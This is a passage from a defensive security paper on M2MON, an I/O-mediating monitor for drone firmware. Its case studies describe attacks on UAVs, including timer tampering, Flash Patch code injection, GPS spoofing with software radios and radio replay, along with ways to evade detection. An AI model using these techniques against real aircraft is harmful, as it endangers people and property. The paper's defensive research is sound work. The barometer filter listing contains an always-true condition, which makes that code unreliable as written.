Lastly, to register synchronous callbacks in M2MON we also provide the API: `register_sync_call`. Unlike previous hooks which are only called on relevant MMIO access, synchronous callbacks can be triggered on demand. To achieve this, we provide `sync_call`. User can call `sync_call` with the relevant callback's id and parameters to trigger the service. This is similar to syscall machinery. In `register_sync_call`, `call_id` determines the id for the synchronous call, whereas `exec` is the callback invoked when `sync_call` is invoked with the `call_id` used to register this call. In `sync_call`, `parm1, parm2, parm3` are used to pass arguments to the relevant callback.

5 Implementations

We start with how we build the M2MON microkernel as a generic security reference monitor, followed by the MMIO-based firewall built upon M2MON and secure Kalman Filter implementations within M2MON. Both the firewall and the KF plugin are "applications" of M2MON and applied to our evaluation to demonstrate their usefulness and effectiveness.

5.1 M2MON Microkernel

To build M2MON, we use Minion [29] as the starting point. We modify the NuttX kernel to push the RTOS into the unprivileged mode while leaving the privileged mode for M2MON. To access an MMIO address, the unprivileged mode uses a supervisor call (SVC) to trap into the privileged mode, and M2MON checks the access against existing policies if any. For privileged mode, exception handlers are running inside a sandbox enforced by DFI and CFI, and M2MON mediates every MMIO access from them as well. As Figure 6 shows, Cortex-M can possibly have 0.5G distinct MMIO addresses.

[2] Chip Select for SPI Devices

Due to the scarcity of available memory and performance reasons, we implement a hash map to index different policies and rules quickly. We also port both NuttX and ArduPilot to GCC 6.3.1 for mature plug-in support.

To move user code into M2MON, we create a custom compiler attribute that users can annotate code with. To implement different SFI mechanisms within GCC, we wrote three passes, `pass_sanitize`, `pass_safe_stack` and `pass_epi_prologue_fixup`. We schedule our passes as early as possible so that we can take the full benefit from the subsequent optimization passes. `pass_sanitize` detects all MMIO operations using the algorithm described in Section 4.2. It ensures no direct MMIO accesses inside the sandboxed code, instruments all indirect references for DFI, and guarantees no indirect forward edges (branching using function pointer) in the code. This pass is scheduled right after the SSA (Static Single Assignment) pass and uses the alias analyses provided by GCC. However, alias analysis resulted in high false positives. Since GIMPLE [3] is machine-independent, we used two RTL [4] passes to implement safe stacks. `pass_safe_stack` is scheduled right after GIMPLE to RTL expansion passes, e.g., `pass_expand`. `pass_safe_stack` adds instructions at function entry and exit for safe stack upkeep. This is done before GCC generate the epilogue and prologue (`pass_pro_epi_fixup`). Since `pass_pro_epi_fixup` is scheduled after `pass_safe_stack`, we schedule another pass, `pass_epi_prologue_fixup`, to remove any manipulation to the link register (register used to save return address in ARM architecture) by compiler-generated function epilogue and prologue.

During the initial evaluation we found out that even though the regular control loop is CPU intensive, the startup phase of the firmware is I/O intensive. Monitoring I/O during the startup caused a significant latency in the initialization time. To overcome this latency, we delay the enforcement of the MMIO monitoring till the startup phase completes. Note that this workaround does not violate our security guarantees, because remote attackers cannot change the configurations during the initialization by modifying the flash memory without a USB flash programmer, which requires physical access to the drone.

5.2 Access Pattern Based Firewall

One key observation we make is to leverage the MMIO access patterns as "fingerprints" of peripheral MCUs. Comparing to other domains, the MMIO access pattern is fairly stable in a UAV environment. In fact, a UAV control program usually sets up its device configuration before the main control starts. Once inside the control loop, the program often follows the same flow, e.g., reading from sensor data registers, processing the input, and then writing back to actuator registers. During each loop, for each peripheral, only a limited number of MMIO addresses are accessed for data retrieval. Consequently, each device demonstrates a "fixed" MMIO access pattern under normal executions, and this pattern is repeated during every loop.




Figure 9: Retrofitting EKF module (left) and firewall (right). For EKF: 1) EKF module reads raw values from the sensor 2) processes them 2) and 3) provides a parameterized system call to update filters. For firewall: 1) Control loop issues an I/O requests 2) M2MON evaluates the request based on registered rules 3) If allowed the MMIO transaction is processed.

To get these MMIO patterns from the system, we use M2MON to log each MMIO access with a timestamp and extract patterns from these logs. An MMIO access pattern can reflect both spatial and temporal characteristics. Specifically, we consider three different features revealed by a pattern: *access list*, *access chain*, and *access frequency*.

We define the *access list* as an allowlist containing all the MMIO addresses used to access a device during normal executions. Access to the addresses within the access list is mandatory to operate a peripheral correctly, and each peripheral MCU has its own access list.

To capture the internal connections among different MMIO accesses, we also consider *access chains*. An access chain represents the ordering in which different MMIO accesses happen and is encoded as a directed graph, where each node represents a unique MMIO address and a directed edge between two nodes stands for a possible MMIO access sequence. This graph essentially captures the characteristics of certain protocols communicating with a peripheral MCU. MMIO profiler can automate the detection of this MMIO access sequence and code generation to enforce the access chains.

Access frequency records the inter-access time for a particular MMIO address or MMIO region, given a peripheral. Because of the real-time and deterministic nature of UAV control software, we expect all the features to show stable statistics under normal conditions.

Once learned the access pattern given an MMIO address,

[3] Language independent C-like IR used internally by GCC.

[4] Register Transfer Language, a LISP-like machine-dependent IR used by GCC.

we can generate C-based policies or rules automatically using our own Domain Specific Language (DSL) compiler, which enforce the access pattern for this MMIO address. Listing 1 shows the generated code for barometer sensor. These policies use the hooks provided by M2MON and compile together with M2MON during compilation time. More specifically callbacks can be registered against particular MMIO addresses using `register_action` and `register_action_spi` as described in Section 4.2.

Listing 1: Generated C code for barometer sensor MMIO model

```
void BARO_filter(unsigned char * send) {
  static unsigned char
        lastTrans = INIT_VALUE;
  switch (lastTrans) {
  case MEASURE_CMD:
    if (send[0] != READ_CMD)
      trigger_failsafe();
    break;
  case  RESET_CMD:
    if (send[0] != READ_CMD)
      trigger_failsafe();
    break;
  case READ_CMD:
    if (send[0] != MEASURE_CMD ||
        send[0] != RESET_CMD)
      trigger_failsafe();
    break;
  case INIT_VALUE:
    break;
  }
  lastTrans = send[0];
}
```

Furthermore, for the online registration of new rules, we implement Command Line Interface (CLI) rules. These are basically callbacks with pre-defined behavior, parameterized with the MMIO address. On receiving command this predefined callback is registered based on the input address using `register_action`. For CLI we assume a secure communication channel. A system owner can issue the following commands:

```
sh> BLOC_register 0xE000E014
sh> FREQ_register 0xE000E014 3000
```

`BLOC_register` restricts access to a specified address (e.g., `0xE000E014`). Once the address is added M2MON denies all access to that address. `FREQ_register` registers the maximum access frequency for an MMIO address. For instance, `0xE000E014` is the address being monitored, and `3000` is the moving average of inter-access frequency.

Figure 9 shows the workflow of M2MON as an access pattern-based firewall. M2MON microkernel monitors the MMIO accesses from peripheral MCUs to detect anomalies based on the previously obtained "fingerprints." As we will see in Section 6, UAV attacks modify the MMIO access pattern in different ways. Our approach aims at finding these anomalies in MMIO access patterns.

5.3 Securing Kalman Filter

Kalman filtering [27] is an estimation technique that observes different sensor values over time to estimate some unknown variables. With basic Kalman filtering, we can only model linear systems, however, an extension to Kalman filters known as Extended Kalman Filter (EKF) can estimate non-linear systems as well. EKF is extensively used in control systems for sensor fusion. Sensor fusion is the process of getting values of some physical attribute from different sources. In case one of the values obtained from the sensor is malicious or faulty, the value computed by the EKF could still be correct since it can infer the correct value based on past values and on values acquired by other sensors.

In current UAV implementations, the EKF is implemented as part of the RTOS. However, as we have shown in Section 4.2, the RTOS is typically not secure given the sorry state of affairs in embedded security. For example, using what we explained in Table 2, we can trivially show that we can use the Flash Patch and Breakpoint unit to compromise the RTOS and bypass any check performed by the EKF.

To tackle this problem, we implement the EKF inside M2MON. Therefore, it runs separately from the RTOS and it is affected by its vulnerabilities. At the same time, M2MON guarantees that the EKF implementation can work efficiently (i.e., with low overhead) and safely (due to the usage of SFI).

Figure 9 shows how we implement the EKF module inside M2MON. Using `register_action` and `register_action_spi`, as described in Section 4.2, the user can record previous measurements of some particular sensor. To register a filter, the user can register a synchronous callback using `register_sync_call`, which can be invoked from userspace using `sync_call`. For instance, the hook for EKF check is registered using the following piece of code:

```
register_sync_call(EKF_UPDATE_ID, doEKFUpdate);
```

5.4 Post-Detection Response

M2MON-APF and M2MON-EKF can detect malicious activities in the system. However, once we have diagnosed such activities, we need to take defensive action. Essentially, for the continued operation of UAV, we cannot use the peripheral under attack. This situation is similar to a peripheral malfunction. We can use *Fail-Safes* to handle such scenarios. A fail-safe [50, 66] is a design feature of control systems that mitigates the effects of malfunctioning components. A control program can have multiple fail-safes designed around the malfunctioning peripheral. For instance, ArduPilot has multiple fail-safes such as Radio fail-safe, EKF fail-safe, GCS fail-safe, etc. Each fail-safe's behavior is dictated by the malfunctioning peripheral. For instance, if a radio receiver malfunctions in a UAV, the radio fail-safe response could be to return to the home, as doing so does not require the radio link.

Upon attack detection, we can leverage the relevant fail-safe to continue operation by considering the peripheral under attack as malfunctioning. However, utilizing the fail-safe requires trusting the control program. Unfortunately, the control program is outside the TCB according to our design, since we want a minimal TCB size. In the balance of both security and usability at the same time, we design and implement a two-step *Post-Detection response* in M2MON, where the first step is triggering the typical fail-safe operation provided by the control program, and the second step is to start an *Emergency response*. Emergency response is a platform-specific attack response completely implemented within M2MON and is independent of any component outside M2MON. For UAVs, we choose deploying a parachute as our emergency response.

The design consideration of this 2-step post-detection response is two-folded. As we mentioned earlier, control programs usually implement different fail-safe operations to deal with malfunctioning peripherals. While we still do not trust control programs, triggering them in the first step is beneficial when the attack detected is a false alarm or the control program can execute the fail-safe correctly. Consequently, we only need to implement minimum code within M2MON to reuse the fail-safe operations of control programs instead of implementing all of them inside M2MON. Meanwhile, we continue monitoring the MMIO activities. If we still detect the attack after triggering the fail-safe operation of the control program, we infer that the control program didn't respond. Hence, we need to rely on the emergency response from within M2MON. Thanks to the privilege separation between M2MON and RTOS in our design, we can achieve secure emergency response handling without the need for another MCU by executing it within M2MON.

We modify the control program and move the fail-safe trigger functions inside M2MON. Similarly, users can use `register_sync_call` API to register a fail-safe. Existing userspace code can invoke the fail-safe using `sync_call`. Furthermore, We build our emergency response using the SATS-MINI system. SATS-MINI is an external peripheral used to deploy parachutes for UAVs for a safe landing. The SATS-MINI takes in an input signal of two ms wide pulse as a trigger signal from the main UAV system. This signal causes the SATS-MINI to deploy the parachute. Since we do not want any dependency on components outside M2MON, we write the code to generate the signal inside M2MON. The code consists of the routine to trigger the signal and drivers for relevant peripherals (such as timer and GPIO). Due to logistic constraints, we did not test with an actual parachute, but our implementation adheres to the SATS-MINI specifications. Furthermore, we verified the required signals using a digital oscilloscope. We provide an API `emergency_response` to trigger the emergency response signal.

6 Evaluation

We evaluate M2MON using the 3DR IRIS+ UAV platform explained in Section 2 aiming to answer two questions:

- **Effectiveness:** how effectively M2MON can defend against known and new attacks, and reduce the TCB size.
- **Overhead:** how much overhead M2MON introduces with respect to real-time constraints, micro-benchmarks, storage, and SFI instrumentation.

Throughout this section, M2MON refers to the M2MON microkernel. M2MON-APF refers to the access pattern-based firewall using M2MON. M2MON-EKF refers to EKF implementation on top of M2MON.

6.1 Security Evaluation

To verify the effectiveness of M2MON, we choose eight attacks out of the nine attacks that we surveyed in Table 1, and we can defend against all the eight attacks using M2MON. We do not include ECU attacks [32] in our evaluation because these attacks do not apply to our UAV platform. As shown in Table 2, we are able to defend these attacks using different detection features provided by the firewall and the EKF. Based on the nature of attacks, we categorize them into two categories: 1) *Signal Spoofing Attacks*, where the attacker attacks the UV by spoofing signals such as GPS, Radio, etc. 2) *Code Compromise Attacks*, where the attack payload includes running code on the flight controller. For each attack, we list the target MMIO activity and the details of the post-detection response. Furthermore, we discuss the possibility of circumvention of M2MON's defenses for each attack as well. In the case of the eighth attack, we cite existing research [3,4,39,47] to show the EKF's efficacy against such physical sensor attacks (such as acoustic attacks [53]). In this section, we briefly explain a few of the case studies.

Case Study: Timer Attack (case 1). ARM Cortex-M series have the System Tick Timer (SysTick) which generates interrupt requests periodically to support multi-tasking. RTOS configures this period by writing to the SysTick reload value register `STK_LOAD`. To conduct the timer attack, attackers assign a larger value than the original value for the `STK_LOAD` using existing vulnerabilities found in NuttX [29], degrading the responsiveness of the real-time processes because the scheduler would then work based on the slower clock. As a result, a UAV would demonstrate unstable positions, drop its altitude, and eventually crash [29].

To detect the attack, we can add the address of `STK_LOAD` to the access list (blocklist) of M2MON. Since the RTOS writes the `STK_LOAD` only once during the bootstrapping, if attackers update the value of `STK_LOAD` after initialization, M2MON detects and denies the write operation against the `STK_LOAD`. *Post-Detection Response:* Since the defense avoids the attack, we don't need to trigger any post-detection response.

Case ID	Attack	Detection Feature	MMIO Register/Address	Attack Type
1	Timer Attack	Access List	Timer Load Register	Code Execution
2	IRQ Override	Access List	Vector Table Offset Register	Code Execution
3	Radio Replay	Access Frequency	GPIO Status Register	Signal Spoofing
4	Flash Patch Attack	Access List	FPB Control Register	Code Execution
5	GPS Spoofing	Access Frequency	UART Data Register	Signal Spoofing
6	Gyroscope Attack	Access List	Device ID 1 Command (SPI)	Code Execution
7	Barometer Attack	Access Chain	Device ID 3 Command (SPI)	Code Execution
8	Malicious Sensor values	Kalman Filtering	Data registers related to sensor values	Signal Spoofing

Table 2: Attack cases used to evaluate the effectiveness of M2MON-based firewall and the usage of M2MON-based Kalman filter.

Rule Circumvention: In this case we block access to I/O address essential to the attack, so even an attacker who is aware of M2MON defense will not be able to conduct this attack.

Case Study: GPS Spoofing (case 5). This attack allows an attacker to hijack and control a UAV by sending out spoofing GPS signals. Our GPS spoofing method follows a common setup [58, 70]. We used `GPS-SDR-SIM` [44] with HackRF One [20]. During our attack, we found the GPS module (`u-blox NEO-7N` [59]) cannot detect our GPS spoofing attack [5]. Previous GPS spoofing detection mechanisms [26, 49, 67] have utilized the `Ephemeris` and `Almanac` GPS packets as the criterion. These packets contain the location and orbital information about GPS satellites.

To detect the GPS spoofing attacks, we count the number of `Ephemeris` messages with a window of three minutes. During our five-hour long MMIO profiling on our UAV platform, we found that the GPS module receives a maximum of eight `Ephemeris` messages within three minutes under normal operations. However, under GPS spoofing attacks, we noticed the received number of `Ephemeris` messages is increased by fake GPS signals (minimum 12 and average 14).

To implement such a complex policy within M2MON, we use `register_action` to register a rule against the UART 4 data register, which is used by the GPS module to communicate with the main MCU. Using this we can infer the number of `Ephemeris` messages received and use the platform timer to measure the message frequency.

Post-Detection Response: Since the drone cannot reliably continue navigation without a GPS module, on detecting this attack we trigger the emergency response (See Section 5.4) to prevent UAVs from getting hijacked.

Rule Circumvention: Attackers can decrease the number of fake GPS satellites to evade such detection mechanism. To verify our detection method, we decreased the number of satellites and noticed that the attackers need to spoof a larger number of fake satellites than the number of benign satellites. For instance, nine fake GPS satellites were required to spoof a location of our UAV platform while it received GPS signals from eight benign satellites. Further, we also counted the `Ephemeris` messages with the nine fake GPS satellites. We noticed that our UAV platform receives a minimum of 10 (and average 13) `Ephemeris` messages. Accordingly, even if the attackers conduct stealthy GPS spoofing attacks by decreasing the number of fake GPS satellites, we could still detect GPS spoofing attacks using the expected maximum frequency of `Ephemeris` messages (e.g., eight) given a period time of operations (e.g., three minutes).

Case Study: Barometer Attack (case 7). This attack maliciously modifies the altitude value measured by a drone, thus influencing its altitude. Specifically, after compromising the ESP8266 Wi-Fi module, attackers can use special commands, such as Direct Comms SPI/I2C commands [8], to trigger actions in a barometer sensor. The platform used in our experiments uses the `ms5611` barometer sensor [18]. It measures both temperature values and pressure values to calculate altitude values. According to the datasheet of `ms5611` [18], the sensor requires 10 ms to correctly report the measurement.


However, under the attack, the attackers can trigger `read` command to disrupt the ongoing measurement and destabilize the drone. However, this disturbance is transient, and the drone recovers in the next control loop iteration. To crash the drone, the attacker needs to continually trigger read commands. Figure 10 shows the result of triggering unsolicited operations using Direct Comms commands [8]. To defend against such an attack, we can infer the protocol between ArduPilot and `ms5611`. Figure 11 shows the inferred model. This model can be loaded in M2MON to enforce correct operations.

Post-Detection Response: If the flight control software deviates from this behavior M2MON would have to continue operation without the sensor value. This is similar to Ardupilot's EKF fail-safe. In the case of detection, we utilize this fail-safe as described in Section 5.4.

Rule Circumvention: To launch this attack, the attacker needs to repeatedly trigger the read command to disrupt the normal operation. However, since the barometer driver exhibits a deterministic pattern, any additional operation will break the pattern. Hence, an M2MON-aware attacker can only take a legal transition to evade detection, thus eliminating the attack.

Case Study: Flash Patch Attack (case 4). After compromising the `ESP8266` Wi-Fi module, attackers can execute arbitrary code on a UAV using the Flash Patch and Breakpoint

[5] The specification of the GPS module mentions that the spoofing detection cannot detect all types of attacks.



(a) Pressure values under the attack.

(b) Temperature values under the attack.

(c) Altitude values under the attack.

(d) Rate of climb values under the attack.

Figure 10: The changed sensor values under the barometer sensor attack (*i.e.,* case 7).




Figure 11: State diagram describing how the `ms5611` barometer sensor operates. To obtain the barometer values, it periodically conducts the state transitions. The solid black arrows indicate legitimate state transitions and the red dotted arrow represents an illegal self state transition under the barometer sensor attack.

(FPB) [10] unit supported since ARMv7-M. Since the FPB can replace instructions during the CPU execution, it is often used to patch the firmware on the fly. To launch the attack, adversaries use NuttShell (NSH) [42] over the compromised channel to execute memory read and write commands (`mb`, `mh`, and `mw`) remotely.

Attackers can replace a function call with an infinite loop by using the FPB. This can lead to disrupting the operation, even crashing the drone. This attack does not yield any memory access violation because the NSH has permission to access the FPB unit. Accordingly, previous defense methods [16,17,29] cannot detect or defend it. Using M2MON, we can restrict the access to the FPB by blocking the access to registers related to the FPB (*e.g.,* `FP_CTRL`).

Post-Detection Response: Since the defense avoids the attack, we don't need to trigger any post-detection response.

Rule Circumvention: In this case, we block access to I/O address essential to the attack, so even an attacker who is aware of M2MON defense will not be able to conduct this attack.

Case Study: Radio Controller Replay Attack (case 3). This attack records and replays commands over the radio channel with malicious intent. Our RC replay attack uses `HackRF One` [20] with `GNU radio` to record and replay the control signals against the FrySky receiver. We conducted replay on throttle update, arming, and disarming commands.

The RC receiver and Pixhawk 1 board communicate via a GPIO port. During the attack, we observed that the frequency of I/O accesses to the GPIO port increased, as shown in Figure 1c. For a window of 10 accesses, the maximum moving average of the GPIO access interval was 222.1 ms under normal conditions and 122 ms under the attack. We infer higher I/O activity results because both GCS and the attacker are sending messages at the same time. Furthermore, we note that the RC transmitter continuously sends control signals (such as roll, pitch, throttle) to the UAV regardless of user activity.

Since the activity on the radio channel is independent of the user activity, we use the moving access frequency of the GPIO Output Data register to detect this attack. If the average goes below 200 ms, we conclude an attack is in progress.

Post-Detection Response: Once the radio channel is detected to be under attack, we cannot reliably continue its usage. To continue operations, we can return to the initial position without relying on RC commands. This situation is similar to ArduPilot's radio fail-safe. Consequently, we utilize this fail-safe as described in Section 5.4.

Rule Circumvention: M2MON-aware attackers can try to conduct this attack while staying over the threshold of 200 ms. We observed that the moving average for a shorter duration of RC replay attacks deviates less from the expected value. More concretely, attacks under two seconds do not exhibit detectable variations. Hence, the attackers might freely change the attitude of the controller during those two seconds. Although we could not 100% defend against the RC replay attack, M2MON severely limits the replay attack time. M2MON was successfully able to detect RC replay attacks longer than three seconds.

6.2 Performance Evaluation

Real-Time Benchmarks To verify that M2MON is able to satisfy real-time constraints, we use the ArduPilot test suite for UAV flight controllers. This test suite contains a set of tasks, together with their soft deadlines and periods. For instance, the `throttle_loop` task, responsible for controlling the throttle of motors, has a deadline of 8μs and a period of 75μs. Each task runs once after a period and should finish executing within the deadline to satisfy the real-time constraints. The deadlines of these tasks vary from 50μs to 550μs. To get a precise measurement, we disable the preemption of real-




Figure 12: Log-based average execution time of soft real-time tasks w/ and w/o M2MON over 100 runs.

time tasks. Figure 12 shows the log-based average runtime of different tasks, in comparison with the soft deadlines, and w/ and w/o M2MON. Compared to the baseline, M2MON introduces 8.85% overhead in average and, it does not violate any soft deadlines except for `one_hz_loop`, which misses its deadline in all cases including the baseline. In other words, we found that this test fails to meet its deadline even in an unmodified system. We investigated this issue and found that this task was sensitive to the UAV's configuration. For our benchmarking, we used the default configuration provided by ArduPilot. Implementing EKF using M2MON incurs an overhead of 10.25%, whereas access pattern-based filter resulted in 16.59% overhead.

Some tasks, such as `gcs_send_deffered` result in a lower runtime with M2MON, because they consume work generated by other tasks which are slowed down because of M2MON. We suspect that this slow down results in fewer messages generated for such consumer tasks, which in turn complete their job faster.

Micro-Benchmarks The core of M2MON runtime is I/O handling. As mentioned in Section 4.2, MMIO accesses and external bus accesses are handled differently inside M2MON. A single MMIO transaction incurs a latency of 28μs, out of which the hashing incurs a latency of 24μs. Similarly, one transaction over an external bus incurs an overhead of 13μs. External bus access is faster due to the fact that there are fewer distinct device IDs on buses, unlike distinct MMIO addresses. Thus instead of hashing, we used jump tables to dispatch any rules on external buses based on the device ID. Even though user-supplied rules are not part of M2MON, based on our security experiments, the barometer access chain checking incurred an overhead of 6μs and the access list checking incurs an overhead of 4μs.

Storage Overhead All of M2MON data is kept inside a custom ELF section, named *.mon*. M2MON incurs a storage overhead of 2,560 bytes. M2MON-APF incurs an overhead of 18,976 bytes. M2MON-EKF incurs an overhead of around 3,584 bytes. M2MON-APF incurs the highest overhead, which was mainly due to M2MON-APF's hash map.

TCB	LoC
NuttX RTOS	3,114,206
M2MON	3,422
M2MON-APF	3,775 (M2MON + 353)
M2MON-EKF	4,027 (M2MON + 605)
M2MON-PDR	4,069 (M2MON + 647)


Table 3: LoC Comparison between the NuttX RTOS, M2MON microkernel, M2MON-APF, M2MON-EKF and M2MON-PDR (Post-Detection Response).

For this reason, we suggest keeping the hash map as small as possible without collisions. For our evaluation, we used a 4,096 element hash map, where each element requires 4 bytes. In all configurations, the shadow stack is also stored in the *.mon* section.

Instrumentation Overhead M2MON instrumentation incurs an overall overhead of 0.04% increase in code size. This is because interrupts handlers are a very small part of the RTOS. Considering only the interrupt handlers, we increase their size of 30.14%. These numbers show that running SFI on interrupt handlers yields in trivial overhead.

TCB Reduction Due to the simple nature of the M2MON microkernel, we were able to drastically reduce the TCB running in our test device. Specifically, the 3DR IRIS+ UAV used in our experiments originally run the entire NuttX RTOS (3,114,206 LoC) in the privileged mode. On the contrary, using our approach it only needs to run the M2MON microkernel in the privileged mode, which is composed of 3,775 LoC, as shown in Table 3. The M2MON-based firewall and Extended Kalman filter implementations add an extra 353 and 605 LoC, respectively. Implementing post-detection response requires additional 647 LoC. We do not include the board support package in our line count.

Scalability Test M2MON targets low-end embedded systems. Low processing power limits the functionality of M2MON. We use M2MON-APF to demonstrate the scalability of M2MON, with access control rules as our target rules. Theoretically speaking, we can incur as much overhead as the slack time available in the system. Slack time is the difference



(a) Scaling for `update_batt_compass` task

(b) Scaling for `rc_loop` task

(c) Scaling for `throttle_loop` task

(d) Scaling for `auto_trim` task

Figure 13: Runtime for various tasks under stress testing. We observe different scalability for different tasks, based on the usage of I/O and slack time available. The x-axis is number of rules, while y-axis is time in milliseconds.

between the deadline and worst-case execution time (WCET) of a task. Since ArduPilot is a soft real-time system, we use the average execution time in place of WCET.

Figure 13 shows the execution times of different tasks against a different number of rules. Due to hashing, we see a constant overhead for up to 64 rules. Afterward, in general, we see an exponential increase in overhead. The variability in the execution times is due to asynchronous interrupt handlers. Each task misses its deadline based on two factors 1) the number of I/O accesses and 2) slack time available. For example, `update_batt_compass` start missing its deadline near 80 rules, whereas `auto_trim` task does not miss its deadline even after more than 90 rules.

In conclusion, M2MON can process a reasonable amount of work within the system constraints. For our evaluation, we had fewer than 20 rules for all of the case studies, covering all known attacks. We might also need more rules to defend against other attacks and even future ones. However, M2MON cannot execute overly complicated rules, such as statistical machine learning methods, without violating the deadlines. Multiple solutions can be adapted to tackle this limitation. For example, users can add a co-processor on board to process these rules. Another option could be processing rules asynchronously, such that we can process the data in later epochs. Lastly, we can log this data to non-volatile storage for post-mortem analysis.

7 Discussion

Rule Circumvention: Attackers aware of the enforced policies might try to mimic the regular pattern to evade detection. These attacks are also known as mimicry attacks. For a mimicry attacker, we have two types of enforced policies: 1) deterministic (case 1, 2, 4, 6, and 7 in Table 2), e.g., access control and access patterns, and 2) statistical (case 3, 5, and 8 in Table 2), e.g., access frequency and Kalman filtering. For deterministic policies, attacks have to perform forbidden MMIO patterns. Hence, they cannot evade detection. For statistical policies, like any statistical method, we cannot guarantee that attackers cannot circumvent the enforced policies. However, M2MON severely limits the freedom of the attacker (RC attack, GPS Spoofing attack) or even eliminating the attack (FPB attack, IRQ Override attack), as shown in Section 6.1.

Normal Operations vs. Exceptions Currently, we profile I/O accesses on normal/benign runs of the UV program for the firewall. This comes with the inherent limitations of dynamic analysis, *i.e.* it is hard to guarantee full coverage of source code. However, due to the deterministic behavior of control programs, we are able to retrieve information about the normal operations of UV which is sufficient for most functionality of UV. For instance, we triggered all flight modes and fail-safe modes[6] in ArduPilot. As a result, except for the MMIO associated with the RC channel (*i.e.,* GPIO), the MMIO access patterns were the same as the patterns under the normal operation. This is because the fail-safe modes just change the flight mode. In addition, the flight modes do not change any operation of peripheral MCUs. However, when the drone is disarmed (not flying), it temporarily masks GPIO interrupts. In terms of exceptional behavior, the firewall would regard it as malicious behavior, since it has not seen it in the benign run. Currently, the solution to this problem is to use the return-to-home feature in IRIS 3DR to cater for exceptions. We can complement our dynamic analysis to facilitate programmable exception handling.

M2MON Adaptability: M2MON's design is generic and runs on any system providing privilege separation and MPU. Both of these features are readily available on most MCUs. However, adapting M2MON to a new platform requires some engineering effort. This effort depends on 1) the RTOS and 2) the Flight Control Software.

For 1), we have to run the RTOS in userspace. Most RTOS can run in both single privilege execution and privilege separation execution, based on configuration. Users can leverage such support to achieve this task. Furthermore, with wider adoption, this effort would diminish. For instance, even for M2MON, we were able to use the existing implementation of userspace NuttX from Minion [29]. Secondly, to run code from outside the TCB in privilege mode, we provide a custom compiler attribute. Annotating functions with this attribute instruments the code with required checks.

For 2), we have to get the I/O patterns from the software. To this end, we provide scripts to extract the access patterns from MMIO access logs. Furthermore, we provide high-level APIs to bind rules to a specific MMIO address. This helps bridge the semantic gap and ease the adaptability for M2MON.

Allowlist vs. Blocklist. We use a blocklist-based approach

[6] ArduCopter 3.3 supports 15 flight modes and 4 fail-safe modes [7].

